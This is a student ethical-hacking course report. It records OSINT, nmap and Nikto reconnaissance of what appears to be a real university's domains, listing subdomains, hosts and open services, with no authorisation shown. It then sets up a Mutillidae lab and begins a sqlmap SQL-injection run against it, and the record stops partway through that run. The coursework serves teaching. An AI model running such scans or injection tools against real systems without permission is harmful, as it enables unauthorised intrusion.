THE UNIVERSITY OF DODOMA

COLLEGE OF INFORMATICS AND VIRTUAL EDUCATION

DEPARTMENT OF COMPUTER SCIENCE AND EGINEERING

COURSE NAME: ETHICAL HACKING

COURSE CODE: IA 422

PROGRAM: Bsc. CSDFE4


SUBMITTED TO:Mr. Masue


PARTICIPANTS:

NAME	**Registration no.**	**program**
ABDALLAH S MWIRU	T21-03-04495	CSDFE4
ISSA S PAMUI	T21-03-10935	CSDFE4
1DDY A MANUMBU	T21-03-14964	CSDFE4

1. Passive reconnaissance

Technique used: Google docking
Findings:
sites hosted on ww.teku.ac.tz (teku2.teku.co.tz, toas.teku.co.tz, accounts.teku.co.tz)
login pages: TK accounting login, staff login





2.Open-Source Intelligence (OSINT) Gathering:

- Tool used:Maltego
- Findings:

Domain: teku.ac.tz

Registrant: TKU1-ORG-TZNIC (organization ID under Tanzania Network Information Centre, TZNIC).

Registrar: REG-GTGCL.


Created: 24 July 2009

Last Updated: 25 August 2022

Expires: 24 July 2025 (renewal due soon).

Name Servers:ns1.netfirms.com

ns2.netfirms.com (hosted by Netfirms, a web hosting provider).



- Maltego Entities (Link Analysis)

Maltego maps relationships between entities. Here's what was extracted:

A. Network Infrastructure

IP Netblock: 66.96.128.0-66.96.191.255 (owned by Netfirms).

DNS Subdomains: Over 30 subdomains, including:

email.teku.ac.tz, ftp.teku.ac.tz, webmail.teku.ac.tz (common services).

Apollo.teku.ac.tz, Jupiter.teku.ac.tz (possibly internal systems).

MX Records: mx.teku.ac.tz (mail server).

B. Contacts

Email: hostmaster@netfirms.com (administrative contact).


C. External Links

Related Domains:

tznic.or.tz (Tanzania NIC, the registry).

websitewelcome.com (Netfirms' landing page)


maltego.Industry	% % TZNIC WHOIS data and services are subject to the Terms of Use% available at: https://www.tznic.or.tz/Whois_tou.pdf?	1	0	100
maltego.Netblock	66.96.128.0-66.96.191.255	1	0	100
maltego.DNSName	Apollo.teku.ac.tz	1	0	100
maltego.DNSName	asterix.teku.ac.tz	1	0	100
maltego.DNSName	Beryllium.teku.ac.tz	1	0	100
maltego.DNSName	Chris.teku.ac.tz	1	0	100
maltego.DNSName	de.teku.ac.tz	1	0	100
maltego.DNSName	dogmatix.teku.ac.tz	1	0	100
maltego.DNSName	email.teku.ac.tz	1	0	100
maltego.DNSName	Eros.teku.ac.tz	1	0	100
maltego.DNSName	fr.teku.ac.tz	1	0	100
maltego.DNSName	ftp.teku.ac.tz	1	0	100
maltego.DNSName	getafix.teku.ac.tz	1	0	100
maltego.DNSName	Hades.teku.ac.tz	1	0	100
maltego.DNSName	Hermes.teku.ac.tz	1	0	100
maltego.EmailAddr...	hostmaster@netfirms.com.	1	0	100
maltego.DNSName	John.teku.ac.tz	1	0	100
maltego.DNSName	Jupiter.teku.ac.tz	1	0	100
maltego.DNSName	mail.teku.ac.tz	1	0	100
maltego.DNSName	Mark.teku.ac.tz	1	0	100
maltego.DNSName	mx.teku.ac.tz	1	0	100
maltego.MXRecord	mx.teku.ac.tz	1	0	100



Type	Entity					
maltego.NSRecord	ns1.netfirms.com		2	0	100
maltego.Domain	ns2.netfirms.com		1	0	100
maltego.NSRecord	ns2.netfirms.com		1	0	100
maltego.DNSName	obelix.teku.ac.tz	32	1	0	100
maltego.DNSName	Pandora.teku.ac.tz	32	1	0	100
maltego.DNSName	Peter.teku.ac.tz	32	1	0	100
maltego.DNSName	Pluto.teku.ac.tz	32	1	0	100
maltego.DNSName	Prometheus.teku.ac.tz	32	1	0	100
maltego.Industry	teku.ac.tz		2	0	100
maltego.DNSName	uk.teku.ac.tz	32	1	0	100
maltego.DNSName	us.teku.ac.tz	32	1	0	100
maltego.DNSName	webmail.teku.ac.tz	32	1	0	100
maltego.Domain	websitewelcome.com		1	0	100
maltego.Domain	whois.tznic.or.tz		1	0	100
maltego.DNSName	wildcard-in-use.teku.ac.tz	32	1	0	100
maltego.DNSName	www.de.teku.ac.tz	32	1	0	100
maltego.Website	www.teku.ac.tz		1	0	100
maltego.DNSName	www.teku.ac.tz	32	1	0	100
maltego.Domain	www.tznic.or.tz		1	0	100
maltego.DNSName	www.uk.teku.ac.tz	32	1	0	100
maltego.DNSName	www.us.teku.ac.tz	32	1	0	100
maltego.Domain	teku.ac.tz		0	47	93

Port Scanning and Service Enumeration:

conducted network scanning using Nmap
Findings:
Open ports found during the scan: (21/FTP, 22/SSH, 80/HTTP, 443/HTTPS)
service running:



```
┌──(kingunge㉿mail)-[~]
└─$ nmap -A teku.ac.tz
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 14:30 EAT
Nmap scan report for teku.ac.tz (66.96.160.130)
Host is up (0.71s latency).
rDNS record for 66.96.160.130: 130.160.96.66.static.eigbox.net
Not shown: 846 closed tcp ports (reset), 143 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      ProFTPD
25/tcp   open  smtp
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=smtp.eigbox.net
| Subject Alternative Name: DNS:smtp.eigbox.net
| Not valid before: 2014-04-16T13:03:59
|_Not valid after:  2016-06-17T03:55:32
| smtp-commands: bosauthsmtp04.yourhostingaccount.com Hello teku.ac.tz [197.186.28.174], SIZE 34603008, 8BITMIME, PIPELINING, PIPE_CONNECT, AUTH PLAIN LOGIN, CHUNKING,
STARTTLS, HELP
|_ Commands supported: AUTH STARTTLS HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
| fingerprint-strings:
|   GenericLines:
|     220 ESMTP Sun, 01 Jun 2025 07:32:59 -0400: UCE strictly prohibited
|     unrecognized command
|     unrecognized command
|   GetRequest:
|     220 ESMTP Sun, 01 Jun 2025 07:33:04 -0400: UCE strictly prohibited
|     unrecognized command
|     unrecognized command
|   Hello:
|     220 ESMTP Sun, 01 Jun 2025 07:32:37 -0400: UCE strictly prohibited
|     Syntactically invalid EHLO argument(s)
|   Help:
|     220 ESMTP Sun, 01 Jun 2025 07:32:51 -0400: UCE strictly prohibited
|     214-Commands supported:
|     AUTH STARTTLS HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
|   NULL:
```

```
80/tcp   open  http     nginx
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: ::Teofilo Kisanji University-TEKU::
110/tcp  open  pop3     Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: TOP AUTH-RESP-CODE PIPELINING CAPA RESP-CODES UIDL SASL(PLAIN LOGIN) STLS USER
| ssl-cert: Subject: commonName=*.netfirms.com
| Subject Alternative Name: DNS:*.netfirms.com, DNS:netfirms.com
| Not valid before: 2024-08-27T00:00:00
|_Not valid after:  2025-08-27T23:59:59
143/tcp  open  imap     Dovecot imapd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=*.netfirms.com
| Subject Alternative Name: DNS:*.netfirms.com, DNS:netfirms.com
| Not valid before: 2024-08-27T00:00:00
|_Not valid after:  2025-08-27T23:59:59
|_imap-capabilities: have SASL-IR IMAP4rev1 Pre-login capabilities ID post-login LITERAL+ listed ENABLE more UNSELECT LOGIN-REFERRALS OK AUTH=PLAIN AUTH=LOGINA0001 IDLE
 STARTTLS
443/tcp  open  ssl/http nginx
|_http-title: 400 The plain HTTP request was sent to HTTPS port
| http-methods:
|_  Potentially risky methods: TRACE
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=www.teku.ac.tz
| Subject Alternative Name: DNS:www.teku.ac.tz, DNS:teku.ac.tz
| Not valid before: 2024-07-15T00:00:00
|_Not valid after:  2025-07-15T23:59:59
465/tcp  open  ssl/smtp
| smtp-commands: bosauthsmtp19.yourhostingaccount.com Hello teku.ac.tz [197.186.28.174], SIZE 34603008, 8BITMIME, PIPELINING, PIPE_CONNECT, AUTH PLAIN LOGIN, CHUNKING,
STARTTLS, HELP
|_ Commands supported: AUTH STARTTLS HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
|_ssl-date: TLS randomness does not represent time
| fingerprint-strings:
|   GenericLines:
```

```
┌──(kingunge㉿mail)-[~]
└─$ dig +short ftp.teku.ac.tz
66.96.160.130

┌──(kingunge㉿mail)-[~]
└─$ dig +short webmail.teku.ac.tz
66.96.160.48
```

Vulnerability Identification and Advanced Target Enumeration :

Tools used: Nikto, Nmap

Findings:

Missing X-Frame-Options Header

The anti-clickjacking X-Frame-Options header is not present

The website can be embedded in an iframe on another site

This makes it vulnerable to clickjacking attacks where attackers can overlay invisible elements over the site's content

Missing X-Content-Type-Options Header

Browsers may perform MIME sniffing

Could allow attackers to execute MIME confusion attacks

Could enable cross-site scripting (XSS) if text files are interpreted as HTML/JavaScript

The IP address is 75.2.18.233 (AWS/Amazon hosted)

```
┌──(kingunge㉿mail)-[~]
└─$ nikto -h teku.co.tz
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          75.2.18.233
+ Target Hostname:    teku.co.tz
+ Target Port:        80
+ Start Time:         2025-06-11 15:17:24 (GMT3)
---------------------------------------------------------------------------
+ Server: Caddy
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://d
eveloper.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user age
nt to render the content of the site in a different fashion to the MIME type. Se
e: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-
content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

```
┌──(kingunge㉿mail)-[~]
└─$ nikto -h teku.co.tz -ssl
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          75.2.18.233
+ Target Hostname:    teku.co.tz
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=defaultcontent.com
                   Ciphers:  TLS_AES_128_GCM_SHA256
                   Issuer:   /C=US/O=Let's Encrypt/CN=R11
+ Start Time:         2025-06-11 15:22:38 (GMT3)
---------------------------------------------------------------------------
+ Server: Caddy
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Sec
urity
+ /: An alt-svc header was found which is advertising HTTP/3. The endpoint is: ':50545'. Nikto cannot test HTTP/3 over QUIC. See: https://developer.mozilla.org/en-US/do
cs/Web/HTTP/Headers/alt-svc
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https
://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
```

Vulnerable Services Installation:

installation and of mutillidae on the target machine

```
┌──(kingunge㉿mail)-[~/Documents]
└─$ sudo mv mutillidae-main /var/www/html/

┌──(kingunge㉿mail)-[~/Documents]
└─$ sudo chown -R www-data:www-data /var/www/html/mutillidae-main
sudo chmod -R 755 /var/www/html/mutillidae-main

┌──(kingunge㉿mail)-[~/Documents]
└─$ sudo systemctl restart apache2

┌──(kingunge㉿mail)-[~/Documents]
└─$
```

localhost/mutillidae-main/

Index of /mutillidae-main

Name	Last modified	Size	Description
Parent Directory		-	
CHANGELOG.md	2025-02-26 04:39	1.0K	
CONTRIBUTING.md	2025-02-26 04:39	2.7K	
LICENSE	2025-02-26 04:39	34K	
README-INSTALLATION.md	2025-02-26 04:39	1.5K	
README.md	2025-02-26 04:39	4.7K	
SECURITY.md	2025-02-26 04:39	1.8K	
src/	2025-02-26 04:39	-	
version	2025-02-26 04:39	6	

Apache/2.4.63 (Debian) Server at localhost Port 80

Creating a network topology via wireless connection with two virtual machines:

The target machine Kali Linux (kingunge@mail ip address 10.42.0.1)
Attacker's machine Kali Linux(d3buger@server ip address 10.42.0.232)

```
┌──(kingunge㉿mail)-[~]
└─$ ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 30:e1:71:23:05:87  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 20  memory 0xc1300000-c1320000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 77145  bytes 7264492 (6.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 77145  bytes 7264492 (6.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.42.0.1  netmask 255.255.255.0  broadcast 10.42.0.255
        inet6 fe80::e778:8b64:17df:3394  prefixlen 64  scopeid 0x20<link>
        ether 64:80:99:f6:4a:82  txqueuelen 1000  (Ethernet)
        RX packets 12829  bytes 3399378 (3.2 MiB)
        RX errors 0  dropped 5  overruns 0  frame 0
        TX packets 11235  bytes 1249112 (1.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Attacker’s machine

```
d3bugger@server:~$ ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.42.0.232  netmask 255.255.255.0  broadcast 10.42.0.255
        inet6 fe80::724d:334b:5858:5535  prefixlen 64  scopeid 0x20<link>
        ether f8:94:c2:40:de:09  txqueuelen 1000  (Ethernet)
        RX packets 8166  bytes 691997 (675.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8279  bytes 1011663 (987.9 KiB)
        TX errors 0  dropped 8 overruns 0  carrier 0  collisions 0


d3bugger@server:~$
```

now they are on the same network

- host ip address 10.42.0.1
- attacker’s ip address 10.42.0.232

Now the Mutillidae can be accessed on the attackers machine

Reconnaissance and port scanning on the target machine to identify open ports and the running services and potential vulnerabilities to exploit

```
d3bugger@server:~$ cd /

d3bugger@server:/$ nmap -A

d3bugger@server:/$ nmap -A 10.42.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-11 19:51 EAT
Nmap scan report for 10.42.0.1
Host is up (0.0024s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
53/tcp open  domain  dnsmasq 2.91
| dns-nsid:
|_  bind.version: dnsmasq-2.91
80/tcp open  http    Apache httpd 2.4.63 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.63 (Debian)
MAC Address: 64:80:99:F6:4A:82 (Intel Corporate)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   2.40 ms 10.42.0.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.22 seconds
```


```
d3bugger@server:/$ nikto -h 10.42.0.1
- Nikto v2.5.0
---------------------------------------------------------------------------

+ Target IP:          10.42.0.1
+ Target Hostname:    10.42.0.1
+ Target Port:        80
+ Start Time:         2025-06-11 19:52:02 (GMT3)
---------------------------------------------------------------------------
+ Server: Apache/2.4.63 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http
s://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 29cd, size: 61c9b163df608, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2003-1418
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, HEAD, GET .
```

```
d3bugger@server:/$ dig 10.42.0.1

; <<>> DiG 9.20.9-1-Debian <<>> 10.42.0.1
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: REFUSED, id: 58941
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; EDE: 14 (Not Ready)
;; QUESTION SECTION:
;10.42.0.1.                     IN      A

;; Query time: 8 msec
;; SERVER: 10.42.0.1#53(10.42.0.1) (UDP)
;; WHEN: Wed Jun 11 20:41:44 EAT 2025
;; MSG SIZE  rcvd: 44
```


```
d3bugger@server:~$ sqlmap -u "http://10.42.0.1/mutillidae-main/src/index.php?page=user-info.php&username=admin" -D mutillidae --tables
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:03:32 /2025-06-12/

[02:03:32] [INFO] testing connection to the target URL
got a 302 redirect to 'http://10.42.0.1/mutillidae-main/src/index.php?page=login.php&redirectPage=user-info.php'. Do you want to follow? [Y/n] y
[02:03:45] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
